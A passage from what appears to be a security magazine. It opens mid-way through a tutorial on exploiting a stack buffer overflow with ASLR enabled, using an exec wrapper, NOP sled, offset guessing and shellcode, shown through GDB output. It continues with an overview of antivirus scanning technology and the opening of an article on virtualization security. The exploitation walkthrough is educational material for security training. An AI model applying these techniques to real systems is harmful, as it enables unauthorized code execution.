Let's next try wrapping the `aslr_vuln` program with another C program we control and use the `exec1()` function to open it. According to the Linux help page for the `exec()` family of functions, The `exec` family of functions replaces the current process image with a new process image. This could potentially have an affect on ASLR, but let's first see if we can even cause a segmentation fault (see Listing 4).

Let's first create a simple C program that uses the `exec1()` function to open up the vulnerable `aslr_vuln` program. We'll create a buffer of 100 bytes and pass in a bunch of capital A's to see if we can get EIP to try and jump to `0x41414141`. The code can be seen in the Listing 5.

Compile it with: `gcc -fno-stack-protector aslr-test1.c -o aslr-test1` (see Figure 10).

As you can see we seem to be causing a segmentation fault, but are not causing EIP to jump to the address `0x41414141`. One would think that as long as we're overwriting the return pointer with A's that execution should try to jump to

`0x41414141`, however, the behavior is not always predictable (see Figure 11).

Decrease the size of the buffer and the number of A's we're passing to the vulnerable program to 48. As you can see on the image above, execution tried to jump to `0x41414141`. It may not happen every time, so give it a few runs before assuming there is a problem. The code to do this is shown in the Listing 6.

Since we've established the fact that we can still control execution when wrapping the vulnerable program within a program we create, we can begin to set up our attack framework. For this we must fill the buffer of the vulnerable program with our return pointer, so we hopefully have it in the right spot. Place a NOP sled after the return pointer overwrite as our landing zone. We then must place the shellcode we want to execute after the NOP sled and figure out to what address to set the return pointer.

We have already figured out that we do not know where the stack segment will be mapped. What we can do is create a variable within our wrapper program that will be pushed into memory prior to the call to `exec1()`. We can use the address of this variable as a reference point once the process is replaced by `exec1()`. It is not an exact science as to the behavior of where in memory things may be moved to, but generally they stay in the same relative area. We can then create an offset from the address of our variable to try and cause the return pointer to land within our NOP sled. Let's take a look at our exploit code and also a closer look at the program inside of GDB.

Take a look at the comments added into the code to see what's going on check the Listing 7.

In this image (see Figure 12) it looks like we set our offset too high. As you can see, we have set our return pointer guess to an address that's far into our shellcode. We want it to land inside the NOP sled. Again, this is not an exact science and results may vary on the program you are analyzing. With ASLR enabled and using `exec1()` to open up the vulnerable program, you may

```
(gdb) r
Starting program: /home/deadlist/aslr_test1
i is at: 0xbfc20348
I'm vulnerable to a stack overflow... See if you can hack me!

Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x080483e9 in main ()
```

Figure 10. Running with First Wrapper

```
(gdb) r
Starting program: /home/deadlist/aslr_test1
i is at: 0xbfe1556c
I'm vulnerable to a stack overflow... See if you can hack me!

Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x41414141 in ?? ()
```

Figure 11. Running with Updated Wrapper

```
(gdb) x/16x $esp +24
0xbfc252f8: 0xbfc253bc 0xbfc253bc 0xbfc253bc 0xbfc253bc
0xbfc25308: 0xbfc253bc 0xbfc253bc 0xbfc253bc 0xbfc253bc
0xbfc25318: 0xbfc253bc 0xbfc253bc 0xbfc253bc 0xbfc253bc
0xbfc25328: 0xbfc253bc 0x90909090 0x90909090 0x90909090
(gdb)
0xbfc25338: 0 Shellcode 0x90909090 0x90909090
0xbfc25348: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfc25358: 0x90909090 0x90909090 0x90909090 0x90909090
0xbfc25368: 0xdb31c031 0xca89c929 0x80cd46b0 0x6852c029
```

Figure 12. Checking Return Pointer

## On The 'Net

The links below provide some good papers on the topics and techniques covered in this article, as well as several others.

- Smashing the Stack for Fun and Profit by Aleph One – <http://www.phrack.org/issues.html?id=14&issue=49>
- Smashing the Modern Stack for Fun and Profit by Unknown – <http://www.milw0rm.com/papers/82>
- Bypassing non-executable-stack during exploitation using return-to-libc by c0ntex <http://exp.byhack.net/papers/31>
- Smack the Stack by lzik – [http://www.orbitalsecurity.com/documentation\\_view.php?id=27](http://www.orbitalsecurity.com/documentation_view.php?id=27)
- ASLR bypassing method on 2.6.17/20 Linux Kernel by FHM crew – <http://www.milw0rm.com/papers/219>

experience inconsistent results. The one we're attacking is actually quite stable and you should have success using this method (see Figure 13).

Let's try again, changing our offset from 200 to 60. As you can see on the slide, our return pointer guess points within our NOP sled! Let's give it a whirl... (see Listing 8).

Success! Giving it a few tries results in our shellcode execution. With more effort, it is possible to increase the success rate of running this exploit by modifying the offset. Remember, the process is being replaced through `exec1()` and even when setting the return pointer guess to an address that doesn't directly fall within the NOP sled, success may occur, (see Figure 14).

## Conclusion

Again, the methods shown in this article are conditional, as are most modern methods of locating and successfully performing 4-byte overwrites. Many researchers feel that it is only a matter of time before this genre of exploitation is impossible. However, as long as there are poorly configured systems, outdated OS' and complacency existing within our organizations, there will always be opportunities for attackers to attack via this method.

Many script kiddies and attackers have moved onto simpler forms of exploitation on the web such as cross-site scripting and SQL injection. The obvious reasoning behind this is that attackers are opportunistic and go for the biggest return on investment.

Both of the techniques used in this article rely on a buffer overflow condition to exist in order to be successful. Many of these conditions can be eliminated by simply using secure coding best practices. Historically, educational institutions did not teach with security in mind in regards to programming. This is changing for the better, however, mistakes are still made and poor functions selected for string and memory copying operations. Simply using `strncpy()` instead of `strcpy()` does not automatically protect you. Many amateur programmers inadvertently introduce vulnerabilities into their code by a lack of experience and testing. As with the majority of application and OS vulnerabilities, input validation and bounds checking seem to always top the list when identifying where flaws are being introduced. A strong code review process, combined with fuzzing and penetration testing can help minimize the number of vulnerabilities that exist within an application.

(gdb) x/20x \$esp +16				
0xbf7100:	0x00000000	0x00000034	0xbf7140	0xbf7140
0xbf7110:	0xbf7140	0xbf7140	0xbf7140	0xbf7140
0xbf7120:	0xbf7140	0xbf7140	0xbf7140	0xbf7140
0xbf7130:	0xbf7140	0xbf7140	0xbf7140	0x90909090
0xbf7140:	0x90909090	0x90909090	0x90909090	0x90909090

Figure 13. Adjusted Return Pointer

```

deadlist@deadlist-desktop:~$./aslr-1
i is at: 0xbfc37b34
buffer is at: 0xbfc37b38
RP is at: 0xbfc37b70
I'm vulnerable to a stack overflow... See if you can hack me!

Segmentation fault
deadlist@deadlist-desktop:~$./aslr-1
i is at: 0xbfe3e534
buffer is at: 0xbfe3e538
RP is at: 0xbfe3e570
I'm vulnerable to a stack overflow... See if you can hack me!

█ ← Game Over

```

Figure 14. Successful Exploitation

## Stephen Sims

Stephen Sims is an Information Security Consultant currently residing in San Francisco, CA. He has spent the past eight years in San Francisco working for many large institutions and on various contracts providing Network and Systems Security, Penetration Testing and Exploitation Development. He is a SANS Certified Instructor and author of the course SEC709, *Developing Exploits for Penetration Testers and Security Researchers*. He also travels internationally teaching various courses and speaking at conferences such as RSA. Stephen holds the GIAC Security Expert (GSE) certification, Network Offense Professional (NOP) certification from Immunity, amongst others. [stephen@deadlist.com](mailto:stephen@deadlist.com)



RYAN HICKS

# AV scanner

Difficulty



Over the past two decades antivirus technology has evolved considerably. The changing nature of threats has driven research and development in order to combat the flood of new malware.

While there are different approaches to scanning technology, certainly different vendors make distinct architectural and implementation decisions, there are certain commonalities that are present in most modern antivirus scanners. This article will give an overview of the history of scanning technology, a description of the most common techniques, and illustrate potential future developments.

In order to better understand antivirus technology it is necessary to have an understanding of the malware threat landscape. As such, it is necessary to define certain terms (see Figure 1).

These are the basic classifications for malicious code, although it is possible for these characteristics to be combined in some cases. Each type can require different detection and cleaning methods. In addition, malware authors have adopted several stealth and *hardening* techniques that make detection and cleaning still more difficult. These techniques generally involve hooking various operating system services to hide the presence of malware, or hostile activity, as well as the use of proactive means (e.g., having processes that terminate security software and restart their own processes, if needed).

Antivirus scanners require a considerable amount of support to keep them functioning properly. While purely behavior-based products

have emerged in recent years there is still a need for signature-based scanning. As such, it is necessary to have the infrastructure and staff available to gather samples, analyze them, and produce the resulting signature sets. This process requires skill and resources. The protection provided by antivirus scanners is related to both the technology of the scanner and the ability of the research organization producing the signature sets. It is quite reasonable to envision a scenario where a technologically superior scanner would not perform as well as a lesser scanner that was supported by a better research group.

This illustrates the primary distinguishing characteristic of signature-based antivirus scanning: it is mostly a reactive process. While it is possible to have generic and heuristic detections, antivirus scanning technology is mostly targeted towards detection and removal of known threats. The benefits of this approach are increased cleaning capability, speed, and a lower number of false positive detections.

The figure 2 illustrates a typical release cycle for signature sets.

The nature of malware, malware authors, and antivirus researchers has changed considerably during the years.

While there were initially some legitimate questions with regard to the nature of self-replicating code, it quickly became apparent that such code was highly dangerous. As such,

## WHAT YOU SHOULD KNOW...

Basic knowledge of executable files and malware issues.

## WHAT YOU WILL LEARN...

AV scanner evolution and common approaches.



most malware authors were people engaged in nefarious activity. Notoriety was likely the primary motivating factor. However, in recent years this has become less and less the case. Most malware is now the result of highly organized groups seeking financial gain. Interestingly, this change has resulted in demise of the *outbreak*. Malware authors now have a strong motivation to create *quiet* malware and avoid seeking attention. This made the detection and cleaning process far more difficult. Stealth and hardening methods, once comparatively rare, are now quite common.

## Evolution of Scanning Technology

In recent years, antivirus technology has been gaining more attention outside of the research and vendor communities. Services such as VirusTotal and contests like *Race To Zero*, have brought the issues involved to a larger audience. However, there have been some misconceptions: specifically, the idea that signature-based scanning is solely done by scanning for strings of bytes in a file. While that technique was generally employed for the first generation of scanners, things have evolved considerably over the last 20 years. Figure 3 is a rough chronological list of major scanning technology developments. Different vendors may have employed these techniques at different times.

### String Scanning

This was the first scanning technique utilized. This was necessary for several reasons: speed, signature set size, and the fact that many early viruses were file infectors; as such it was impractical to attempt to perform complete file scans. Since certain strings of bytes were present in every infected file it was a logical step to scan only for the smallest possible piece of a file that could generate a proper detection.

### Intelligent String Scanning

While string scanning was a natural starting point, it left a lot of room for

improvement. Later methods still involved a string of bytes, but applied that idea in a more intelligent fashion. For example, the file structure was also taken into account. Viruses typically infected unused space inside an executable or made alterations to get their code to run. These factors better targeted the areas of a file that needed to be scanned to get an accurate detection.

### Intelligent Hash/CRC Scanning

This technique involves the use of hashes and CRC's to avoid lengthy string and wild card matches. This is distinct from creating a hash or CRC of the whole file. Instead, the unique byte sequence, from the original string style scans mentioned above, is used to create a hash or CRC. This is still capable of uniquely identifying malware, but reduces scan time and allows for better optimization of the signature set. As part of a pre-scanning phase the file being scanned can be subjected to processing that will reduce the raw scan time and prune the signature set according to which detections are possible.

### Generic Detections

An important aspect of modern antivirus scanners is the ability to perform generic detections. Prolific malware often has many different variants.

Malware authors may use an existing sample as a starting point in order to add new features, save time, or simply to make a change that will invalidate an existing signature. However, often the resulting malware can still be identified as a member of a specific family.

As such, generic detections can be achieved. It is more desirable, in terms of cleaning and information, to get as an exact detection as possible. However, generic detections are important for providing a degree of protection against new malware. Even if the sample is newly created, generic signatures can provide detection and in some cases cleaning capability.

### Heuristic Detections

Heuristic detection in antivirus scanners can be a confusing issue. Many vendors have had heuristic detection capability for the last ten years. However, this sort of detection was more limited than what has been recently described as *behavior based scanning*. Do to the nature of modern threats, more focus has been placed on behavioral scanners; however, these scanners are distinct from signature-based heuristic detection.

Heuristic detection in antivirus scanners is usually narrowly targeted at the identification of certain characteristics that can be observed about the code during a scan. Certain groups of actions are inherently suspicious; for example: a program using its code section as the source for a write operation to another existing file. Such characteristics can be noted and evaluated to determine if they exceed a predetermined detection threshold. This technology has also been used to detect certain types of trojan horses: usually key loggers, auto-dialers, etc. However, determining the exact nature of non-replicating code is a much more difficult problem. The aforementioned behavioral scanners attempt to address this problem.





Figure 1. Malware Types

## Emulation & Unpacking

To be effective, modern antivirus scanners need to employ countermeasures for various stealth and hardening techniques. The most common of these is *packing*. Packers are not intrinsically hostile. They were originally developed to save space during the time when hard disk space was significantly more expensive. Effectively, they consist of a compression program embedded into the original binary. The unpacking stub became the primary body of code with the actual code compressed. When the program was launched the stub uncompressed the original program into memory and then surrendered execution control. Unfortunately, this technology has an unpleasant application: it can be used to defeat signature-based detection. Since the body of the code is now different, a standard signature can be rendered useless by simply packing, or re-packing, a binary.



**Figure 2.** Steps of Signature Set Creation

To fix this problem modern antivirus scanners often employ emulators or specialized unpacking routines to be able to apply the signatures to the de-obfuscated binary. Antivirus vendors will often expend a significant amount of development resources to create a virtualized CPU, or perhaps larger environment, so that the scanner can execute an obfuscated binary until its image is in a scannable state.

## Details of Signature Infrastructure

There are various ways to specify signatures depending on the implementation of the scanner.


### Signature Language

Some scanners may employ a proprietary definition language that is readable by a scanning engine, and some may allow the use of a subset of a commonly known language such as C, others may even allow the use of assembly code to be written directly. Each of these approaches has pros and cons, but all should be able to provide the necessary functionality to reliably detect malware.

If a specialized language is developed the features should include, at least, various wild-card capable pattern matching, branching instructions, arithmetic, and conditional statements. It would also be desirable to include a macro facility for common operations, as well as a foreign function interface for the cases where it is necessary to call operating system specific functions; for example, enumerating or removing registry values on Win32 systems.

### Signature Compiler

In addition to the development of the signature language itself, it is desirable to have a compiler that will produce the final signature set in a form suitable for distribution. This is to ensure signature set integrity and performance. In the case of integrity it is important that the signature be in an unmodified and functional state. Digital signing or other methods can be used to this end. In



**Figure 3.** AV Scanner Milestones

any case, some form of encryption, compilation (to a binary form), or other integrity check is needed. Performance is also a consideration for the compiler. While producing the smallest form of the signature is a desirable end in itself, the compiler should also ensure that the signature set is in a form that will be able to produce the best scan times. During the course of a scan there are many opportunities for pruning the remaining set of detection candidates. The development of the compiler should take into account the design of the signature language, as well as of the scanning engine.

### Signature Set Updates

Signatures set updates are an important and difficult issue for antivirus vendors. One of the first problematic milestones was when signature set sizes grew beyond a single 1.44MB floppy disk. Now it is not uncommon for signature sets to be measured in the dozens of megabytes. As the rate of introduction for new malware continues to increase this issue will only be exacerbated. Given the situation, the need to release larger and more closely spaced signature sets highlights issues with research practices, infrastructural limitations, bandwidth, and the need for automation. Different vendors have different approaches that may include: increased engine and signature set optimization, incremental updates, or changing certain aspects of signature sets to be a network service (i.e., *in the cloud*).

## Details of the Signature Creation Process

Creating signatures is the primary function of an antivirus vendor's research organization. Obviously, a scanner is only as good as its signature set; as such, it is vitally important that the signature creation process be robust and run smoothly. The process begins with obtaining samples. Samples may be submitted by customers or the general public, traded between researchers, acquired via honey pots, etc. Often, research organizations will accept as many submissions as possible; therefore, it is necessary to separate potential samples from harmless submissions. After a potential sample is identified it is analyzed. Analysis can be performed automatically, manually, or a combination of both. Once a submission has been determined to be an actual sample of new malware, a signature can be created. This process involves finding unique characteristics of the sample and describing them in the signature language. The new signature can then be compiled into a form that is usable by the scanner. For complex cases it is necessary for a researcher to identify the unique characteristics and describe them manually; however, in some cases this process can be performed automatically. After the signature has been created, it is tested. Testing typically involves verification that it detects the new sample, as well as verifying that it does not result in any false positives. Lastly, the new signature is added to the signature set.

## Details of the Scanning Process

Before describing the details of the actual scanning process it is worth noting the two common ways that a scan is initiated: *on access* and *on demand*.

### Scan Types

Scanners supporting on access scanning hook various system functions in order to perform a scan before an executable, or macro-containing document, can be launched. If malware is detected the launch process is interrupted. On demand scanning is simply a scan directly initiated by the user.

### File-Typing

Robust file typing capability is essential for a high quality antivirus scanner; both in terms of performance, specifically in the aforementioned pruning, but also in being able to detect different kinds of malware. Different types of executables, even across different versions of the Portable Executable format, have slightly different entries or fields that could pose detection and cleaning problems if not taken into account during scanning. Macro viruses in various document files pose another challenge. It is very important to get accurate typing information across versions and document types to guarantee accurate detection and cleaning.

### Emulation (if needed)

While it is true that some vendors have employed emulators for quite some time the technology has gained considerable interest in recent years. This is due to the vastly increased use of packers and other obfuscation methods. The recent trend towards *server side polymorphism*, i.e., having a downloader trojan horse pull a one-time-use *custom* hostile executable to the infected host, has highlighted the importance advanced and reliable emulators.


The emulation phase is also somewhat intertwined with the file-typing

phase. If a file cannot be identified, and it is not using a packer that identifies itself within the file, there are other characteristics that can be checked. Even if it cannot be determined that a file is packed or obfuscated from *static* scanning it may be worthwhile to attempt to do so *dynamically* with the emulator. If it has been determined that an executable has been packed or obfuscated and the emulator has been able to successfully render it in scan-able form the remaining scan phases can continue as normal.

### Navigation of File Structure

File structure navigation during the scan is, unsurprisingly, closely related to file typing. The research organization has to work with the engine team and signature language team to ensure that as malware and file types evolve it is still possible for the existing scanning infrastructure can navigate and extract data in a fast and reliable manner.

This situation becomes even more complex as new exploits are developed for what were previously thought to be safe formats, increased use of obfuscation technology, and as technologies with the capability for embedded source code become more popular. Macros embedded in various documents pose a specific problem in this regard. Since



**Figure 4.** Major AV Engine Components

macros can involve the embedding of a completely separate runtime language, proprietary embedded data directories, or other features it can be time consuming to develop proper file navigation for new macro platforms or versions.

## Detection

Writing effective signatures is both an art and a science. For instance, generic detections are an important line of defense but they must be crafted carefully; if they are too generic, detection efficacy drops as the likelihood of false-positives increases. On the other hand, if they are too specific, they lose their ability to detect new variants of the same family. There is a similar problem for exact detections: there may aspects of an infection that change every time the malware is activated, however this may be the normal behavior of a particular variant. In this case the signature writer has to be sure to take this into account to avoid false-negatives.

Because of the above issues most vendors will maintain a rigorous validation process for signature sets. These process often involve *false rigs*, large collections of common known-good files to be scanned to avoid false positives; internal malware collections to check for missing, lost, or inaccurate detections; and other automated methods.

## Cleaning

Once malware has been detected there are various cleaning strategies. These strategies range from simply deleting a file to, in the very worst cases, not

being able to safely clean. The method employed usually depends on the type of malware that is being cleaned. Simple trojan horses and worms can merely be deleted. Macro and file infecting viruses have to be removed from the infected files while attempting to preserve the integrity of the file itself. In the worst cases, those involving advanced hooking and stealth (i.e., rootkit) techniques, it may not be possible to clean and maintain system stability. In those cases it may be possibly to boot from specially prepared *rescue* media (not writable).

## Future Directions

There are a number of areas being investigated for improving signature-based antivirus scanning. Some of these include:

### Statistical Methods

In recent years there has been much investigation into using statistical methods, often involving entropy analysis, for generic packing detection and malware classification. In the case of packing the benefits are the ability to quickly and reliably determine if a file is packed, even with a previously unknown packer, and without emulation. Depending on detection policies this may be enough to make a very fast determination; it should be noted, however, that using only packing as detection criteria is a controversial idea.

For malware classification it has been shown that variants belonging to the same family often have a similar measure of complexity in their call-graphs. This finding can assist research organizations to develop better automated systems.

## Greater Integration with Behavioral Scanners

Behavioral scanners are enjoying more attention lately especially in light of the dramatic increase in bots (trojan horses that give a unauthorized parties control of a machine). This is primarily due to the rapidly deployed number of variants and the fact that determining the nature of an arbitrary executing program is difficult. As such, many vendors and researchers are advocating a *layered* approach to security. This tends to involve firewalls, web surfing protection, behavioral analysis, and signature-based scanning. Developing proper policies and methods of integration, both on the desktop and at research organizations, will improve the performance and efficacy of the layered approach.

## Improved Emulation

As with much of the malware situation, obfuscation and anti-obfuscation can be described as an arms race. Vendors deploy newer more robust emulation to better analyze binaries and better methods at obfuscating and hardening are developed in response. Therefore, improvements in the speed, capability, and efficacy of emulation are always popular topics of inquiry.

## Conclusion

The last twenty years have seen drastic changes in the malware threat landscape, as well as changes in how antivirus vendors and their research organizations address the problem. There is little doubt that this trend will continue for the foreseeable future. Efforts to create better programming practices, educate users, and harden operating systems have all helped, but at the time of this writing, signature-based antivirus scanners are still an important line of defense against malware.

---

### Ryan Hicks

Ryan Hicks is the Director of the AVG's Malware TRAP Centre (M-TRAP). M-TRAP focuses on threat prevalence, automated malware sample processing, and reporting. His personal areas of expertise are reverse-engineering, analysis of malware stealth mechanisms, kernel-mode threats, and expert systems.

## Glossary

- CRC – Cyclic Redundancy Check. A hash (see below) originally developed for error detection.
- Emulator – An execution mechanism that stands in for another. In this case, it generally refers to a simulated CPU and memory.
- Hash – A mathematical function that takes a data stream of arbitrary length and produces a single fixed length value. The size and uniqueness of the resulting value will depend on the hash function.
- Heuristic – A problem solving technique that employs *educated guesses* to work toward the best solution. In this case, it refers to identifying potentially suspicious elements and making a determination as to when there are enough present to indicate the presence of hostile code.
- Honey pot – A system that poses as a vulnerable system for the purpose of logging exploit attempts or collecting malware.



# SPIN LEGENDS

[www.tony-deslandes.mobi](http://www.tony-deslandes.mobi)



RISHI NARANG

# Virtualization and Security

Difficulty



In this world of enormous computing but limited energy, virtualization has now entered into the present day data centers, enterprises and user desktops to deliver efficient Green IT environments.

Everything about virtualization would be beyond the scope of a single article, so, the context will refer to Platform Virtualization only. It will mainly highlight the need of this technology, basic anatomy of a Virtual Machine and the reasons for which the *security* of these machines has now become a high priority.

## What is Virtualization and what is a Virtual Machine?

You would have to live in a windowless room with no connectivity to any human race or computers, to have not heard about virtualization – whether that is server or desktop virtualization. The major areas where virtualization is striking a cord are:

- Data Center Management,
- Security Sandboxing,
- Forensics Analysis,
- Disaster Recovery and Data Availability,
- Honey-Pots/Nets and Test Labs,
- Independent Desktop Environment.

Virtualization or to be more precise, a Platform Virtualization is the abstraction of computer and information resources to enable consolidation of many machines into a single physical machine. This technology has been categorized into different genres depending upon its pseudo region extension. This article will focus on security requirements for the genre known as *Full Virtualization*.

## OS Level Virtualization

In OS level virtualization, the key role lies with the underlying host kernel, as the guest's operating system shares the same kernel to implement its environment. It imposes little or no overhead, because programs in virtual operating systems use the host's normal system call interface and do not need a separate virtual encapsulation as in the case of other virtualization technologies.

## Para-Virtualization

In para-virtualization, the virtualization technique presents a software interface to the guest virtual machines to simulate the host hardware. This technology does not necessarily simulate all hardware, but instead offers a special API that can only be used by the guest operating system. Para-virtualization is mainly consistent with x86 models and supports high performance computing by implementing a virtual machine that does not implement the *hard to virtualize* parts of the actual x86 instruction set.

## Partial Virtualization or Address Space Virtualization

In partial virtualization, also known as *address space virtualization*, the virtual machine simulates multiple instances of much (but not all) of an underlying hardware environment, particularly address spaces. Such an environment supports resource sharing and process isolation, but does not allow separate guest operating system instances.

### WHAT YOU WILL LEARN...

Types of Virtualization.

Possible Threats to Virtual Machines.

Basic Security Advancements in Virtualization.

### WHAT YOU SHOULD KNOW...

Operating System Basics.

Virtual Machine Terminology.

## Full Virtualization or Complete Platform Virtualization

In full virtualization or complete platform virtualization the software simulates enough hardware to allow an unmodified *guest* operating system (one designed for the same instruction set) to run in isolation. This is possible by *Hardware Assisted Virtualization* that enables complete virtualization using help from hardware capabilities primarily from the host processors. The best part of hardware virtualization is that it reduces the maintenance overhead of para-virtualization as it restricts the amount of changes needed in the guest operating system. But, on the other side it requires hardware support, which has only recently become available on x86 processors. Moreover, it involves many virtual machine traps and calls, and thus high CPU overheads.


Full virtualization includes all operating systems and is different from other forms of virtualization which allow only certain or modified software to run within a virtual machine. It plays an amazing role in interception and simulation of privileged operations, such as I/O instructions. As a result the effect of every operation performed within a given virtual machine is concealed in its respective virtual machine. And, virtual operations do not alter the state of any other virtual machine, the control program, or the hardware.

In a practical scenario, this technology splits a computer into many *pseudo-machines* or *virtual-machines* to provide multiple heterogeneous operating system environments for independent execution. It can be compared to an Operating System. As the operating system encapsulates the hardware, allowing multiple applications to use it, so does the virtualization by inserting another layer of encapsulation called the *hypervisor* so that multiple *guests* can operate on a single piece of hardware running the *host* operating system. It controls access to hardware for each guest system via the hypervisor and prevents them from violating their boundaries and entering into a deadlock.


Many vendors have already entered in to this domain. The products and solutions include VMware Server and Desktop

